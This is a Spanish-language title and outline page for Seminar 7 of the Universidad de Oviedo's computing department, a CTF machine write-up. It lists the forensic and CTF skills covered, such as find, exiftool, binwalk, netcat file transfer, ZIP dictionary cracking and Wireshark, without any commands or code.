## ● Puedes entender lo siguiente

- *Cómo usar find para localizar cualquier fichero o tipo de fichero*
- *Cómo usar exiftool para localizar y extraer metadatos*
- *Cómo localizar texto interesante en ficheros de código*
- *Cómo montar e inspeccionar ficheros ISO*
- *Cómo usar binwalk para localizar y extraer ficheros binarios embebidos*
- *Cómo transmitir ficheros usando netcat*
- *Cómo partir y leer valores de códigos QR con Python*
- *Cómo crackear un fichero ZIP con un diccionario de passwords*
- *Cómo usar Wireshark para analizar ficheros PCAP*
- *La importancia de consultar técnicas de de-ofuscación para lenguajes*
- *Dónde están los componentes de un contenedor Docker en el sistema*



# SEMINARIO 7

## WRITE-UP DE UNA MÁQUINA CTF



Departamento de Informática  
Universidad de Oviedo



Universidad de Oviedo